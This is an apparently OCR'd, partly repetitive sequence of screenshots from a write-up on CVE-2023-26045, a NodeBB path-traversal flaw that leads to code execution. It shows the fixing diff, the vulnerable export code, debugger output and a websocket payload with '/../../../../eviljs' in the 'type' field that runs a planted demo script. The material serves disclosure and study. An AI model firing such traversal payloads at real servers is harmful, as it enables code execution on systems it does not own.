
```
@@ -443,6 +443,10 @@ usersAPI.changePicture = async (caller, data) => {
  };

  usersAPI.generateExport = async (caller, { uid, type }) => {
+         const validTypes = ['profile', 'posts', 'uploads'];
+         if (!validTypes.includes(type)) {
+                 throw new Error('[[error:invalid-data]]');
+         }
          const count = await db.incrObjectField('locks', `export:${uid}${type}`);
          if (count > 1) {
                  throw new Error('[[error:already-exporting]]');
```

[CVE-2023-26045] NodeBB Code Execution Vulnerability




```
usersAPI.generateExport = async (caller, { uid, type }) => {
    const count = await db.incrObjectField('locks', `export:${uid}${type}`);
    if (count > 1) {
        throw new Error('[[error:already-exporting]]');
    }

    const child = require('child_process').fork(`./src/user/jobs/export-${type}.js`, [], {
        env: process.env,
    });
    child.send({ uid });
    child.on('error', async (err) => {
        winston.error(err.stack);
        await db.deleteObjectField('locks', `export:${uid}${type}`);
    });
```

[CVE-2023-26045] NodeBB Code Execution Vulnerability




```
src/socket.io/user/profile.js

@@ -74,6 +74,6 @@ module.exports = function (SocketUser) {

                await user.isAdminOrSelf(socket.uid, data.uid);

-               api.users.generateExport(socket, { type, ...data });
+               api.users.generateExport(socket, { type, uid: data.uid });
        }
};
```

[CVE-2023-26045] NodeBB Code Execution Vulnerability




```
    async function doExport(socket, data, type) {
        sockets.warnDeprecated(socket, 'POST /api/v3/users/:uid/exports/:type')

        if (!socket.uid) {
            throw new Error('[[error:invalid-uid]]');
        }

        if (!data || parseInt(data.uid, 10) <= 0) {
            throw new Error('[[error:invalid-data]]');
        }

        await user.isAdminOrSelf(socket.uid, data.uid);

        api.users.generateExport(socket, { type, ...data });
    }
};
```

[CVE-2023-26045] NodeBB Code Execution Vulnerability



```
SocketUser.exportProfile = async function (socket, data) {
    await doExport(socket, data, 'profile');
};
```

[CVE-2023-26045] NodeBB Code Execution Vulnerability



User requests:
user.exportProfile


SockerUser.exportProfile (data)

doExport (data)

api.users.generateExport (data)


[CVE-2023-26045] NodeBB Code Execution Vulnerability

A normal websocket request to execute the vulnerable code path.




```
421["user.exportProfile",{"uid":2}]
```

[CVE-2023-26045] NodeBB Code Execution Vulnerability




```
421["user.exportProfile",{"uid":2}]
```

[CVE-2023-26045] NodeBB Code Execution Vulnerability




```
usersAPI.generateExport = async (caller, { uid, type }) => {
    const count = await db.incrObjectField('locks', `export:${uid}${type}`);
```




```
VARIABLES
  Local: usersAPI.generateExport
    > caller: Socket {_events: {…}, _eventsCount: 1, _…
      type: 'profile'
      uid: 2
  > Closure
  > Global
WATCH
```

[CVE-2023-26045] NodeBB Code Execution Vulnerability




```
421["user.exportProfile",{"uid":2,"type":"changedtype"}]
```

[CVE-2023-26045] NodeBB Code Execution Vulnerability




```
421["user.exportProfile",{"uid":2,"type":"changedtype"}]
```




```
    count: 1
  > this: Object
 Local: usersAPI.generateExport
  > caller: Socket {_events: {…}, _eventsCount: 1, _…
    type: 'changedtype'
    uid: 2
```


[CVE-2023-26045] NodeBB Code Execution Vulnerability



```
421["user.exportProfile",{"uid":2,"type":"changedtype"}]
```




```
count: 1
> this: Object
Local: usersAPI.generateExport
  > caller: Socket {_events: {…}, _eventsCount: 1, _…
    type: 'changedtype'
    uid: 2
```




```
Uncaught Error Error: Cannot find module '/home/corrupt/nodebb/src/user/jobs/export-changedtype.js'
    at Module._resolveFilename (internal/modules/cjs/loader:933:15)
    at Module._load (internal/modules/cjs/loader:778:27)
    at executeUserEntryPoint (internal/modules/run_main:77:12)
    at <anonymous> (internal/main/run_main_module:17:47)
```

[CVE-2023-26045] NodeBB Code Execution Vulnerability




```
corrupt@baka:~/nodebb$ cat eviljs.js
console.log("Hacked by @dhakal_ananda")
```

[CVE-2023-26045] NodeBB Code Execution Vulnerability




```
corrupt@baka:~/nodebb$ cat eviljs.js
console.log("Hacked by @dhakal_ananda")
```




```
421["user.exportProfile",{"uid":2,"type":"/../../../../eviljs"}]
```


[CVE-2023-26045] NodeBB Code Execution Vulnerability



```
corrupt@baka:~/nodebb$ cat eviljs.js
console.log("Hacked by @dhakal_ananda")
```



```
421["user.exportProfile",{"uid":2,"type":"/../../../../eviljs"}]
```



```
Uncaught Error Error: Cannot find module '/home/corrupt/nodebb/src/user/jobs/export-changedtype.js'
    at Module._resolveFilename (internal/modules/cjs/loader:933:15)
    at Module._load (internal/modules/cjs/loader:778:27)
    at executeUserEntryPoint (internal/modules/run_main:77:12)
    at <anonymous> (internal/main/run_main_module:17:47)
Hacked by @dhakal_ananda
```

[CVE-2023-26045] NodeBB Code Execution Vulnerability

